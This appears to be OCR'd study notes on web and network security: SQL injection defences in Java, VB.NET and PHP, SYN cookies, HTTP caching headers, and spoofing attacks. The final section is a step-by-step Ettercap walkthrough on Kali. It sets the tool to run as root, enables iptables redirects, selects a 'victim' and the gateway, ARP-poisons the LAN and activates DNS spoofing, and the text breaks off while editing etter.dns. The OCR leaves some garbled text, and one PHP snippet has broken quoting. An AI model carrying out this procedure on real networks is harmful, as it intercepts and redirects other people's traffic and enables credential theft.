
Developers tend to like the Prepared Statement approach because all the SQL code stays within the application. This makes your application relatively database independent.

Use of Stored Procedures

- Stored procedures are not always safe from SQL injection. However, certain standard stored procedure programming constructs have the same effect as the use of parameterized queries when implemented safely which is the norm for most stored procedure languages.
- They require the developer to just build SQL statements with parameters which are automatically parameterized unless the developer does something largely out of the norm.
- The difference between prepared statements and stored procedures is that the SQL code for a stored procedure is defined and stored in the database itself, and then called from the application.


- Both of these techniques have the same effectiveness in preventing SQL injection so your organization should choose which approach makes the most sense for you.

Safe Java Stored Procedure Example:
The following code example uses a CallableStatement, Java's implementation of the stored procedure interface, to execute the same database query. The sp_getAccountBalance stored procedure would have to be predefined in the database and implement the same functionality as the query defined above.



```
// This should REALLY be validated
String custname = request.getParameter("customerName");
try {
  CallableStatement cs = connection.prepareCall("{call sp_getAccountBalance(?)}");
  cs.setString(1, custname);
  ResultSet results = cs.executeQuery();
  // … result set handling
} catch (SQLException se) {
  // … logging and error handling
}
```

Safe VB .NET Stored Procedure Example:




```
Try
  Dim command As SqlCommand = new SqlCommand("sp_getAccountBalance", connection)
  command.CommandType = CommandType.StoredProcedure
  command.Parameters.Add(new SqlParameter("@CustomerName", CustomerName.Text))
  Dim reader As SqlDataReader = command.ExecuteReader()
  '...
Catch se As SqlException
  'error handling
End Try
```

The following code example uses a SqlCommand, .NET’s implementation of the stored procedure interface, to execute the same database query. The sp_getAccountBalance stored procedure would have to be predefined in the database and implement the same functionality as the query defined above.


Whitelist Input Validation:
Various parts of SQL queries aren't legal locations for the use of bind variables, such as the names of tables or columns, and the sort order indicator (ASC or DESC). In such situations, input validation or query redesign is the most appropriate defense. For the names of tables or columns, ideally those values come from the code, and not from user parameters.
But if user parameter values are used to make different for table names and column names, then the parameter values should be mapped to the legal/expected table or column names to make sure unvalidated user input doesn't end up in the query.

The example of table name validation:



```
String tableName;
switch(PARAM):
  case "Value1": tableName = "fooTable";
                 break;
  case "Value2": tableName = "barTable";
                 break;
  ...
  default      : throw new InputValidationException("unexpected value provided"
                                                + " for table name");
```

The code may be in Java would be:




```
public String someMethod(boolean sortOrder) {
 String SQLquery = "some SQL ... order by Salary " + (sortOrder ? "ASC" : "DESC");`
 ...
```

Any time user input can be converted to a non-String, like a date, numeric, boolean, enumerated type, etc. before it is appended to a query, or used to select a value to append to the query, this ensures it is safe to do so.


Escaping All User Supplied Input:
This technique is to escape user input before putting it in a query. It is very database specific in its implementation. It's usually only recommended to retrofit legacy code when implementing input validation isn't cost effective. Applications built from scratch, or applications requiring low risk tolerance should be built or re-written using parameterized queries, stored procedures, or some kind of Object Relational Mapper (ORM) that builds your queries for you.
At this time, ESAPI currently has database encoders for:

- **Oracle**
  Escaping Dynamic Queries:
  To use an ESAPI database codec is pretty simple. An Oracle example looks something like:

  ```
  ESAPI.encoder().encodeForSQL( new OracleCodec(), queryparam );
  ```

  The code can be written as:


  

  ```
  Codec ORACLE_CODEC = new OracleCodec();
  String query = "SELECT user_id FROM user_data WHERE user_name = '"
  + ESAPI.encoder().encodeForSQL( ORACLE_CODEC, req.getParameter("userID"))
  + "' and user_password = '"
  + ESAPI.encoder().encodeForSQL( ORACLE_CODEC, req.getParameter("pwd")) +"'";
  ```

  Turn off character replacement:
  Use ***SET DEFINE OFF*** or ***SET SCAN OFF*** to ensure that automatic character replacement is turned off. If this character replacement is turned on, the **&** character will be treated like a SQLPlus variable prefix that could allow an attacker to retrieve private data.

  Escaping Wildcard characters in Like Clauses:

The ***LIKE*** keyword allows for text scanning searches. In Oracle, the underscore **_** character matches only one character, while the ampersand ***%*** is used to match zero or more occurrences of any characters. These characters must be escaped in LIKE clause criteria.




```
SELECT name FROM emp WHERE id LIKE '%/_%' ESCAPE '/';

SELECT name FROM emp WHERE id LIKE '%\%%' ESCAPE '\';
```

- **MySQL** : Both ANSI and native modes are supported.
  MySQL supports two escaping modes:
  1. ***ANSI_QUOTES*** SQL mode, and a mode with this off, which we call
  2. ***MySQL*** mode.


  ANSI SQL mode: Simply encode all ' (single tick) characters with '' (two single ticks).

  Escaping SQLi in PHP:
  Use prepared statements and parameterized queries. These are SQL statements that are sent to and parsed by the database server separately from any parameters. This way it is impossible for an attacker to inject malicious SQL.
  Basically, we have two options to achieve this:
- Using PHP data objects:




```
$stmt = $pdo->prepare('SELECT * FROM employees WHERE name = :name');
$stmt->execute(array('name' => $name));
foreach ($stmt as $row) {
    // do something with $row
}
```

- Using MySQLi:



```
$stmt = $dbConnection->prepare('SELECT * FROM employees WHERE name = ?');
$stmt->bind_param('s', $name);
$stmt->execute();
$result = $stmt->get_result();
while ($row = $result->fetch_assoc()) {
    // do something with $row
}
```

Moreover, we can use ***mysqli_real_escape_string()***.



```
    All methods will prevent SQL injections.
    The less recommended option for preventing sql injections is to use the mysqli_real_escape_string() function.
    */

    $username = mysqli_real_escape_string($connectionString, $_POST['username']);
    $email    = mysqli_real_escape_string($connectionString, $_POST['email']);

    mysqli_query($connectionString, "INSERT INTO users (username, email) VALUES ("'.$username.'", "'.$email.'")");

    /*
    NOTE: mysqli_real_escape_string() will _not_ work when escaping integers since the function only
    escapes strings. In order to prevent all SQL injection vulnerabilities, we strongly recommend
    using prepared statements
    */

?>
```

Additional Defenses:

- **Enforcing Least Privilege:** The practice of limiting access rights for users to the bare minimum permissions they need to perform their work.
- **Performing Whitelist Input Validation as a Secondary Defense:**All input validation and encodingroutines should be implemented on the serverside outside the reach of an attacker. Just as with the input rejection you should make sure that after validating the userinput, whenever the input is bad it actually rejects, sanitizes or formats your userinput into not malicious data.
  The recommended method for validating user input would be the positive validation method. Whitelist input validation means allowing only input that is explicitly defined as valid, as opposed to blacklist input validation, which filters out known bad input.

SYN Cookies:

Introduction:

To resist against SYN flooding attacks, a technique called SYN cookies was proposed. SYN cookies are used to distinguish an authentic SYN packet from a faked SYN packet. When the server sees a possibility of SYN flooding on a port, it generates a syn cookie in place of an ISN, which is transparent to the client. Actually, SYN cookies can be defined as “particular choices of initial TCP sequence numbers by TCP servers”. SYN cookies have the following properties:
1. They are generated when the SYN queue hits the upper limit. The server behaves as if the SYN queue has been enlarged.
2. The generated SYN cookie is used in place of the ISN. The system sends back SYN+ACK response to the client and discards the SYN queue entry.
3. If the server receives a subsequent ACK response from the client, server is able to reconstruct the SYN queue entry using the information encoded in the TCP sequence number.

Implementation of SYN Cookies:

The challenge is design a way for the server to generate its ISN, such that SYN flooding attacks will not work.

1. Consider to have a SYN cookie generation equation as follows:
   cookie = hash(saddr, daddr, sport, dport) + sseq
   where
   saddr: Source IP Address
   daddr: Destination IP Address
   sport: Source Port
   dport: Destination Port
   sseq: Source Sequence Number


2. Consder a different SYNCookie generation equation as follows:
   cookie = hash(saddr, daddr, sport, dport, random) + seq
   random: a random number generated at the boot time.

3. Consider one more equation of SYNCookie generation:
   cookie = hash(saddr, daddr, sport, dport, random) + sseq + count
   count to be a number that gets incremented every minute.


HTTP Caching:

Introduction:

HTTP caching occurs when the browser stores local copies of web resources for faster retrieval the next time the resource is required. As your application serves resources it can attach cache headers to the response specifying the desired cache behavior.


Is resource cached and not stale?
Client Browser
Web Server
No: Request from server
Yes: Bypass server, fetch from browser cache
Local Browser Cache

When an item is fully cached, the browser may choose to not contact the server at all and simply use its own cached copy:


Is resource cached and not stale?
Client Browser
Web Server
No: Request from server
Yes: Bypass server, fetch from browser cache
Local Browser Cache

HTTP cache headers:

1. Cache-Control: The Cache-Control is the most important header to set as it effectively 'switch on' caching in the browser. With this header in place, and set with a value that enables caching, the browser will cache the file for as long as specified. Without this header the browser will re-request the file on each subsequent request.

   public resources can be cached not only by the end-user's browser but also by any intermediate proxies that may be serving many other users as well.

   ```
   Cache-Control:public
   ```

private resources are bypassed by intermediate proxies and can only be cached by the end-client.

```
Cache-Control:private
```

The value of the ***Cache-Control*** header is a composite one, indicating whether the resource is public or private while also indicating the maximum amount of time it can be cached before considered stale. The ***max-age*** value sets a timespan for how long to cache the resource (in seconds).

```
Cache-Control:public, max-age=31536000
```

2. **Expires:**
   When accompanying the Cache-Control header, Expires simply sets a date from which the cached resource should no longer be considered valid. From this date forward the browser will request a fresh copy of the resource. Until then, the browsers local cached copy will be used:

```
Cache-Control:public
Expires: Mon, 25 Jun 2012 21:31:12 GMT
```

Spoofing:

Introduction:
A spoofing attack is when a malicious party impersonates another device or user on a network in order to launch attacks against network hosts, steal data, spread malware or bypass access controls.


Types of spoofing attacks:

- **IP Address Spoofing Attacks:**
  IP address spoofing is one of the most frequently used spoofing attack methods. In an IP address spoofing attack, an attacker sends IP packets from a false (or "spoofed") source address in order to disguise itself. Denial-of-service attacks often use IP spoofing to overload networks and devices with packets that appear to be from legitimate source IP addresses.


- **ARP Spoofing Attacks:**
  ARP is short for Address Resolution Protocol, a protocol that is used to resolve IP addresses to MAC (Media Access Control) addresses for transmitting data. In an ARP spoofing attack, a malicious party sends spoofed ARP messages across a local area network in order to link the attacker's MAC address with the IP address of a legitimate member of the network. This type of spoofing attack results in data that is intended for the host's IP address getting sent to the attacker instead. Malicious parties commonly use ARP spoofing to steal information, modify data-in-transit or stop traffic on a LAN. ARP spoofing attacks can also be used to facilitate other types of attacks, including denial-of-service, session hijacking and man-in-the-middle attacks. ARP spoofing only works on local area networks that use the Address Resolution Protocol.

- **DNS Server Spoofing Attacks:**
  The Domain Name System (DNS) is a system that associates domain names with IP addresses. Devices that connect to the internet or other private networks rely on the DNS for resolving URLs, email addresses and other human-readable domain names into their corresponding IP addresses. In a DNS server spoofing attack, a malicious party modifies the DNS server in order to reroute a specific domain name to a different IP address. In many cases, the new IP address will be for a server that is actually controlled by the attacker and contains files infected with malware. DNS server spoofing attacks are often used to spread computer worms and viruses.

Implementation of attack:


1. We need to edit the Ettercap configuration file since it is our application of choice for today. Let's navigate to /etc/ettercap/etter.conf and open the file with a text editor like gedit and edit the file. We can use Terminal for that.
   
   ```
   root@Kali:~# gedit /etc/ettercap/etter.conf
   ```

2. Edit the value of uid and gid to 0.




```
#  (at your option) any later version.                                      #
#                                                                           #
#                                                                           #
#############################################################################

[privs]
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default

[mitm]
arp_storm_delay = 10          # milliseconds
arp_poison_smart = 0          # boolean
arp_poison_warm_up = 1        # seconds
arp_poison_delay = 10         # seconds
arp_poison_icmp = 1           # boolean
arp_poison_reply = 1          # boolean
arp_poison_request = 0        # boolean
arp_poison_equal_mac = 1      # boolean
dhcp_lease_time = 1800        # seconds
port_steal_delay = 10         # seconds
port_steal_send_delay = 2000  # microseconds
```

3. Now scroll down until you find the heading that says Linux and under that remove both the # signs below where it says "if you use iptables".



```
#---------------
#     Linux
#---------------

# if you use ipchains:
   #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port
   #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %por

# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport

#---------------
#    Mac Os X
#---------------

# quick and dirty way:
   #redir_command_on = "ipfw -q add set %set fwd 127.0.0.1,%rport tcp from any
   #redir_command_off = "ipfw -q delete set %set"

# a better solution is to use a script that keeps track of the rules interted
```


4. Now, we can call ettercap in gui mode using the command 'ettercap –G'.



```
root@Kali:~# ettercap -G
```

5. Select sniff > Unified sniffing… > (Select the interface connected to the internet) > OK. Then swiftly do Start > Stop sniffing because it automatically starts sniffing after we press OK and we don't want that.


6. Now what we want to do is add our victim machine to Target 1 and our network gateway to Target 2 but first we need to know both of their IP addresses. To find out our victim's IP address, we first need to know who we are attacking, and we can do so using **nmap** to find the information we need on the target machine. Once you are sure who your victim is, select their IP address from the host list in Ettercap and choose **Add to Target 1**. Now you need to find your gateway IP address (your router). To do this, open Terminal and type *ifconfig* and look at where it says **Bcast:** and that will tell you the IP address of your gateway. Alternatively, you can also use the route -n command. Now select the gateway IP from the host list and choose **Add to Target 2**.


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Ettercap
ettercap
Scanning the whole netmask for 255 hosts...
Cancel

```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Unified sniffing was stopped.
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
```

7. Now that we have both Targets set to our victim and gateway, we can proceed to the attack.


8. Go to the **MITM** tab and select **ARP poisoning**, choose **Sniff remote connections** and press OK. Now go to Plugins > Manage the plugins and double click dns_spoof to activate that plugin.



```
192.168.1.12                  80:BE:05:20:38:CF
192.168.1.13                  90:B9:31:CD:73:8A
192.168.1.37                  34:23:87:7A:89:5F
192.168.1.254                 10:7B:EF:7A:89:09
fe80::f606:8dff:fe6c:b195     F4:06:8D:6C:B1:95
```


```
Jnified sniffing was stopped.
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
.4 hosts added to the hosts list...
Host 192.168.1.11 added to TARGET1
Host 192.168.1.254 added to TARGET2
```

9. This etter.dns file is the hosts file and is responsible for redirecting specific DNS requests. Basically, if the target enters facebook.com they will be redirected to Facebook's website, but this file can change all of that. This is where the magic happens, so let's edit it.




```
